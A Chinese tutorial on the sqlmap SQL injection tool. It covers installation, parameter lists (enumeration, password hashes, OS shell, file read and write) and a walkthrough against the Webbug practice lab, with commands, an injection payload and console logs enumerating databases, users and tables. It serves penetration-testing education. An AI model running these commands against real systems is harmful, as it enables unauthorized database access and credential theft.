

## 目录

什么是 SQLMAP? .....	2
SQLMAP 的安装.....	2
常见数据库的结构.....	4
SQLMAP 参数.....	5
SQLMAP 扫描漏洞.....	6
SQLMAP 的性能优化.....	7
SQLMAP 的进阶用法.....	7

## 什么是 SQLMAP?


Sqlmap 是一款由 Python 语言编写的开源 sql 注入检测、利用工具，它可以自动检测和利用 sql 注入漏洞，并且配备了强大的检测引擎，拥有丰富的特性这其中包括了指纹识别、对系统的控制、自动识别密码的散列格式并暴力破解等等，加之非常多的参数，是一款安全从业人员必备的工具。

其他特性：

- 基于数据库服务进程提权和上传执行后门
- 支持保存当前会话、断点续扫
- 支持多线程，指定最大的并发数、执行的间隔时间
- 支持读取 BurpSuite 的日志、结合 google 自动搜索进行 sql 注入检查
- 集成于 metasploit、w3af
- 等等

Sqlmap 完全支持对 MySQL、Oracle、PostgreSQL、Microsoft SQL Serve、Microsoft Access、IBM DB2、SQLite、Firebird、Sybase、SAP MaxDB、Informix、HSQLDB、H2 数据库管理系统的 sql 注入检测和利用，sqlmap 支持以下五种类型的 sql 注入：

- Boolean-based blind SQL injection（布尔型注入）
- Error-based SQL injection（报错型注入）
- UNION query SQL injection（联合查询注入）
- Stacked queries SQL injection（多语句查询注入）
- Time-based blind SQL injection（基于时间的延迟注入）



```
python sqlmap.py
E:\Python27\sqlmap>python sqlmap.py

  ____      _
 / ___|    / \
| |  | |  / _ \
| |  | | / ___ \
| |  | |/_/   \_\
| |  | |
|_|  |_|

(1.3.1.73#dev)
http://sqlmap.org

Usage: sqlmap.py [options]

sqlmap.py: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --list-tampers, --wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help

Press Enter to continue...
```

## SQLMAP 的安装

由于 SQLMAP 是 Python2.7 版本开发的，所以我们在安装 SQLMAP 前需要先安装 Python（Python 官网：[www.python.org](http://www.python.org)），本文采用的是 Python 2.7.14 版本，每个人的电脑环境不一样在安装完 Python 后添加环境变量并不靠谱，在这里笔者建议在安装的时候选中添加

到系统环境变量。



在 SQLMAP 的官网上下载了安装包后需要解压到 Python 的安装目录(这里采用的是 SQLMAP1.3.73),并在桌面新建一个快捷方式,将目标设置为 C:\Windows\System32\cmd.exe,名字为 SQLMAP,然后将这个快捷方式属性内的起始位置设置 SQLMAP 的目录(笔者这里是 E:\Python27\sqlmap)

目标(T): C:\Windows\System32\cmd.exe

---

起始位置(S): E:\Python27\sqlmap

我们双击这个快捷方式，输入 `sqlmap.py -h` 如果出现如下所示的参数说明和帮助就代表我们的 SQLMAP 安装成功了。

[illegible]

## 常见数据库的结构

我们知道 sqlmap 支持非常多的关系型数据库，为了更好的学习这个强大的工具我们在这里一起来了解下常见的 access 数据库和 Mysql 数据库的结构。

## SQLMAP 参数

在本章节主要以 Webbug4.0 的 sql 注入靶场进行讲解，Webbug 是 226 安全团队的开源靶场，其名称的含义是我们的漏洞库，也就是我们的靶场，在这里我们将介绍 sqlmap 绝大多数的常用参数，如读者有兴趣学习其他参数可以使用 `sqlmap.py -hh` 命令自行查看（注：读

```

C:\Program Files\Python Software Foundation\Python.exe sqlmap -hh
E:\Python27\sqlmap>sqlmap.py -hh

[+] SQLMap v1.3.1.73#dev
[+] http://sqlmap.org

Usage: sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                  Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE           Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -d DIRECT            Connection string for direct database connection
  -u URL, --url=URL    Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -l LOGFILE           Parse target(s) from Burp or WebScarab proxy log file
  -x SITEMAPURL        Parse target(s) from remote sitemap(.xml) file
  -m BULKFILE          Scan multiple targets given in a textual file
  -r REQUESTFILE       Load HTTP request from a file
  -g GOOGLEDORK        Process Google dork results as target URLs
  -c CONFIGFILE        Load options from a configuration INI file

Request:
  These options can be used to specify how to connect to the target URL

  --method=METHOD    Force usage of given HTTP method (e.g. PUT)
  --data=DATA          Data string to be sent through POST (e.g. "id=1")
  --param-del=PARAM.. Character used for splitting parameter values (e.g. &)
  --cookie=COOKIE      HTTP Cookie header value (e.g. "PHPSESSID=a3d127e.")
  --cookie-del=COO... Character used for splitting cookie values (e.g. ;)
  --load-cookies=L... File containing cookies in Netscape/wget format
  --drop-set-cookie     Ignore Set-Cookie header from response
  --user-agent=AGENT   HTTP User-Agent header value
  --random-agent       Use randomly selected HTTP User-Agent header value
  --host=HOST          HTTP Host header value

```

者如是在 kali liunx 中使用 sqlmap 只需要执行 `sqlmap -hh` 即可）。

## SQLMAP 的帮助参数

参数	作用
h/--help	显示基本的帮助信息
-hh	显示详细的帮助信息
--version	显示 SQLMAP 的版本号
-v 0-6	设置输出信息的详细度

注: -v 参数有 0 到 6 七个等级默认情况下为 1, 等级 1: 显示信息和警告、等级 2: 显示 debug 信息、等级 3: 显示注入 payload、等级 4: 显示 HTTP 请求、等级 5: 显示 HTTP 请求的响应头、等级 6: 显示 HTTP 请求的响应内容。

## SQLMAP 的目标参数

参数	作用
-u	指定需要判断是否存在 SQL 注入漏洞的 URL
-d	直接连接到数据库-d"mysql://用户

	名:密码@地址: 端口/数据库名称”
-l	读取 BurpSuite 的日志，来判断目标是否存在 SQL 注入漏洞
-m	读取文本文件中的 URL 地址判断是否存在 SQL 注入漏洞
--threads	设置最大并发请求数
--timeout	设置等待超时的时间
--retries	设置重试的次数

## SQLMAP 的枚举参数

参数	作用
-b, --banner	检测出数据库的版本信息
--current-user	检测数据库当前用户的用户名
--current-db	枚举出当前数据库名称
--is-dba	检测当前用户是否是数据库管理员
--users	枚举出所有数据库用户
--passwords	枚举出所有数据库用户的密码哈希
--privileges	枚举数据库管理系统用户的权限
--roles	枚举数据库管理系统用户的角色
--dbs	枚举出所有的数据库
--tables	枚举出所有数据库中所有的表
--columns	枚举出所有数据库表中的列名
--dump	下载数据库中的表项
--dump-all	下载所有的数据库表中的条目
--search	搜索列，表和/或数据库名称
-D	指定要进行枚举的指定数据库名
-T	指定要进行枚举的指定数据库表
-C	指定要进行枚举的数据库列
-U	用来进行枚举的数据库用户
--exclude-sysdbs	枚举表时排除系统数据库
--sql-query=	指定要执行的 SQL 语句
--sql-shell	提示交互式 SQL 的 shell

## SQLMAP 的操作系统访问参数

参数	作用
--os-cmd=	指定需要执行操作系统命令
--os-shell	交互式的操作系统的 shell
--priv-esc	数据库进程用户权限提升
--file-read=	访问操作系统内的文件
--file-write=	编辑操作系统内的文件

## SQLMAP 的一般使用参数

参数	作用
--update	更新 SQLMAP
--batch	自动选择 yes
--output-dir=	自定义输出目录路径

## SQLMAP 的其他参数

参数	作用
--update	更新 SQLMAP
--batch	自动选择 yes
--output-dir=	自定义输出目录路径
--smart	启发式判断

## SQLMAP 扫描漏洞

### SQLMAP 的基础使用

使用 SQLMAP 判断是否存在 SQL 注入

我们靶场存在的 SQL 注入注入点为

[http://192.168.31.41/control/sqlinject/manifest\\_error.php?id=1](http://192.168.31.41/control/sqlinject/manifest_error.php?id=1)，使用的命令如下所示：


```
sqlmap.py -u "http://192.168.31.41/control/sqlinject/manifest_error.php?id=1"
```

注：-u 参数用于指定 URL 来进行判断是否存在 SQL 注入漏洞，是必须使用的参数。

批量扫描注入点

如果我们需要批量扫描可能存在注入点的 URL 的时候，可以将 URL 以一行一个的形式保存在 TXT 文本中然后用 SQLMAP 进行扫描。

注：在使用的时候可以右键点击文件查看属性看一看所在的位置，笔者这里是 C:\Users\Administrator\Desktop



位置: C:\Users\Administrator\Desktop

大小: 122 字节 (122 字节)

占用空间: 0 字节

```
sqlmap.py -m C:\Users\Administrator\Desktop\11.txt
```





```
sqlmap.py -l C:\Users\Administrator\Desktop\1.log
```

```
sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1"--current-db
```

```

C:\sqlmap
E:\Python27\sqlmap>sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1" --current-db

[1.3.1.73#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting @ 02:19:58 /2019-02-18/


[02:19:58] [INFO] resuming back-end DBMS 'mysql'
[02:19:58] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.7:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'fTFL'='fTFL
---
[02:20:02] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[02:20:02] [INFO] fetching current database
[02:20:02] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[02:20:14] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr-
event potential disruptions
[02:20:24] [INFO] adjusting time delay to 1 second due to good response times
webbug
current database: 'webbug'
微软拼音 半: [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\192.168.1.7'

[*] ending @ 02:20:41 /2019-02-18/

```

如果你想知道当前数据库的用户是什么可以使用--current-user 这个参数检测出数据库当前用户的用户名:

sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest\_error.php?id=1" --current-user



```
E:\Python27\sqlmap>sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1" --current-user

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:22:16 /2019-02-18/

[02:22:16] [INFO] resuming back-end DBMS 'mysql'
[02:22:16] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.7:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'iTFL'='iTFL
---
[02:22:18] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[02:22:18] [INFO] fetching current user
[02:22:18] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[02:22:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[02:22:40] [INFO] adjusting time delay to 1 second due to good response times
root@127.0.0.1
current user: 'root@127.0.0.1'
[02:23:53] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\192.168.1.7'

[*] ending @ 02:23:53 /2019-02-18/
微软拼音 半 :
```

在如今的渗透测试环节里,还都是属于一种“模糊测试”的状态,我们前阶段不可能知道目标的数据库系统内那个数据库才是我们的主要目标,如果发现了注入点我们可以使用--dbs 这个参数去枚举出所有的数据库,从而确定我们下一步的目标:

sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest\_error.php?id=1" --dbs

```
选择sqlmap
E:\Python27\sqlmap>sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1" --dbs

  H
  |
  | (1.3.1.73#dev)
  |
  | http://sqlmap.org
  |
  | V...
  |
  |

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:38:29 /2019-02-18/

[02:38:30] [INFO] resuming back-end DBMS 'mysql'
[02:38:30] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.7:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'fTFL'='fTFL
---
[02:38:32] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[02:38:32] [INFO] fetching database names
[02:38:32] [INFO] fetching number of databases
[02:38:32] [INFO] resumed: 7
[02:38:32] [INFO] resuming partial value: informatio
[02:38:32] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[02:38:45] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[02:38:55] [INFO] adjusting time delay to 1 second due to good response times
n_schema
[02:39:28] [INFO] retrieved: mysql
[02:39:50] [INFO] retrieved: performance_schema
[02:41:06] [INFO] retrieved: test
[02:41:25] [INFO] retrieved: webbug
[02:41:45] [INFO] retrieved: webbug_sys
[02:42:27] [INFO] retrieved: webbug_width_byte
available databases [7]:
[*] information_schema
[*] mysql
```

注：因为是枚举所以速度会有点慢，如上图所示我们已经枚举出来 6 个数据库。

如果你想要知道所有的数据库用户名称可以使用—users 这个参数来举出所有数据库用户：  
qlmap.py -u"http://192.168.1.7/control/sqlinject/manifest\_error.php?id=1" --users

```
sqlmap
E:\Python27\sqlmap>sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1" --users

[1.3.1.73#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 02:48:01 /2019-02-18/

[02:48:02] [INFO] resuming back-end DBMS 'mysql'
[02:48:02] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.7:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'fTFL'='fTFL
---
[02:48:04] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[02:48:04] [INFO] fetching database users
[02:48:04] [INFO] fetching number of database users
[02:48:04] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
[02:48:06] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[02:48:40] [INFO] adjusting time delay to 1 second due to good response times
3
[02:48:41] [INFO] retrieved: 'root'@'127.0.0.1'
[02:50:17] [INFO] retrieved: 'root'@'::1'
[02:51:19] [INFO] retrieved: 'root'@'%'
database management system users [3]:
[*] 'root'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'::1'

[02:52:09] [INFO] fetched data logged to text files under 'C:\Users\Administrator\.sqlmap\output\192.168.1.7'
[*] ending @ 02:52:09 /2019-02-18/
```

如果我们想获取到数据库用户的密码则可以使用--passwords这个参数去枚举出数据库所有用户的密码，虽然获取的仅仅是密码哈希值并不是明文的密码，但 sqlmap 会提示你是否去进行破解：

sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest\_error.php?id=1" --passwords





如果你想知道数据库中有哪些表可以使用—tables 这个参数去枚举出所有数据库中所有的表

sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest\_error.php?id=1" --tables

```
sqlmap - sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1" --tables

E:\Python27\sqlmap>sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest_error.php?id=1" --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:02:26 /2019-02-18/

[03:02:27] [INFO] resuming back-end DBMS 'mysql'
[03:02:27] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.7:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'fTFL'='fTFL
---
[03:02:29] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[03:02:29] [INFO] fetching database names
[03:02:29] [INFO] fetching number of databases
[03:02:29] [INFO] resumed: 7
[03:02:29] [INFO] resumed: information_schema
[03:02:29] [INFO] resumed: mysql
[03:02:29] [INFO] resumed: performance_schema
[03:02:29] [INFO] resumed: test
[03:02:29] [INFO] resumed: webbug
[03:02:29] [INFO] resumed: webbug_sys
[03:02:29] [INFO] resumed: webbug_width_byte
[03:02:29] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, test, webbug, webbug_sys, webbug_width_byte'
[03:02:29] [INFO] fetching number of tables for database 'webbug_width_byte'
[03:02:29] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
[03:02:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
2
[03:03:17] [INFO] retrieved:
微软拼音 半 :
[03:03:22] [INFO] adjusting time delay to 1 second due to good response times

[03:03:22] [INFO] adjusting time delay to 1 second due to good response times
sqlinjection
[03:04:10] [INFO] retrieved: storage_xss
[03:04:57] [INFO] fetching number of tables for database 'performance_schema'
[03:04:57] [INFO] retrieved: 17
[03:05:02] [INFO] retrieved: cond_instances
[03:06:03] [INFO] retrieved: events_waits_current
[03:07:33] [INFO] retrieved: events_waits_history
[03:08:19] [INFO] retrieved: events_waits_history_long
[03:09:10] [INFO] retrieved: events_waits_summary_by_instance
[03:10:46] [INFO] retrieved: events_waits_summary_by_thread_by_event_na_
```

如果你想要知道数据库中有哪些列可以使用—columns 参数枚举出所有数据库表中的列名:

sqlmap.py -u"http://192.168.1.7/control/sqlinject/manifest\_error.php?id=1" --columns

```

C:\sqlmap - sqlmap.py -u'http://192.168.1.7/control/sqlinject/manifest_error.php?id=1' --columns
E:\Python27\sqlmap>sqlmap.py -u'http://192.168.1.7/control/sqlinject/manifest_error.php?id=1' --columns

[1.3.1.73#dev]
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon-
sible for any misuse or damage caused by this program

[*] starting @ 03:15:04 /2019-02-18/

[03:15:05] [INFO] resuming back-end DBMS 'mysql'
[03:15:05] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.1.7:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'fTFL'='fTFL
---
[03:15:07] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[03:15:07] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) colum-
ns
[03:15:07] [INFO] fetching current database
[03:15:07] [INFO] resumed: webbug
[03:15:07] [INFO] fetching tables for database: 'webbug'
[03:15:07] [INFO] fetching number of tables for database 'webbug'
[03:15:07] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[03:15:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pre-
vent potential disruptions
7
[03:15:23] [INFO] retrieved:
[03:15:29] [INFO] adjusting time delay to 1 second due to good response times
data_crud
[03:16:05] [INFO] retrieved: env_list
[03:16:45] [INFO] retrieved: env_path
[03:17:09] [INFO] retrieved: flag
[03:17:26] [INFO] retrieved: solinj_

```

## Webbug 靶场显错注入关卡实例剖析:

我们确定存在注入后，想在库中寻找我们需要的东西，例如账号密码、flag 等信息，首先我们要使用--dbs 参数枚举出所有的数据库，在分辨出哪个数据库可以获取出我们需要的信息，枚举出所有的数据库的命令如下。


```
[02:38:55] [INFO] adjusting time delay to 1 second due to good response times
n_schema
[02:39:28] [INFO] retrieved: mysql
[02:39:50] [INFO] retrieved: performance_schema
[02:41:06] [INFO] retrieved: test
[02:41:25] [INFO] retrieved: webbug
[02:41:45] [INFO] retrieved: webbug_sys
[02:42:27] [INFO] retrieved: webbug_width_byte
available databases [7]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
[*] webbug
[*] webbug_sys
[*] webbug_width_byte
```

```
sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -dbs
```

在查询到所有的数据库后，猜测 **flag** 值可能在名为 **webbug** 的数据库中我们使用-D 参数指定 **sqlmap** 去枚举数据库中的表名。



```
sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug
--tables
```



```
sqlmap
D:\Python27\sqlmap>sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 21:49:56 /2019-03-08/

[21:49:56] [INFO] resuming back-end DBMS 'mysql'
[21:49:56] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.0.107:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:

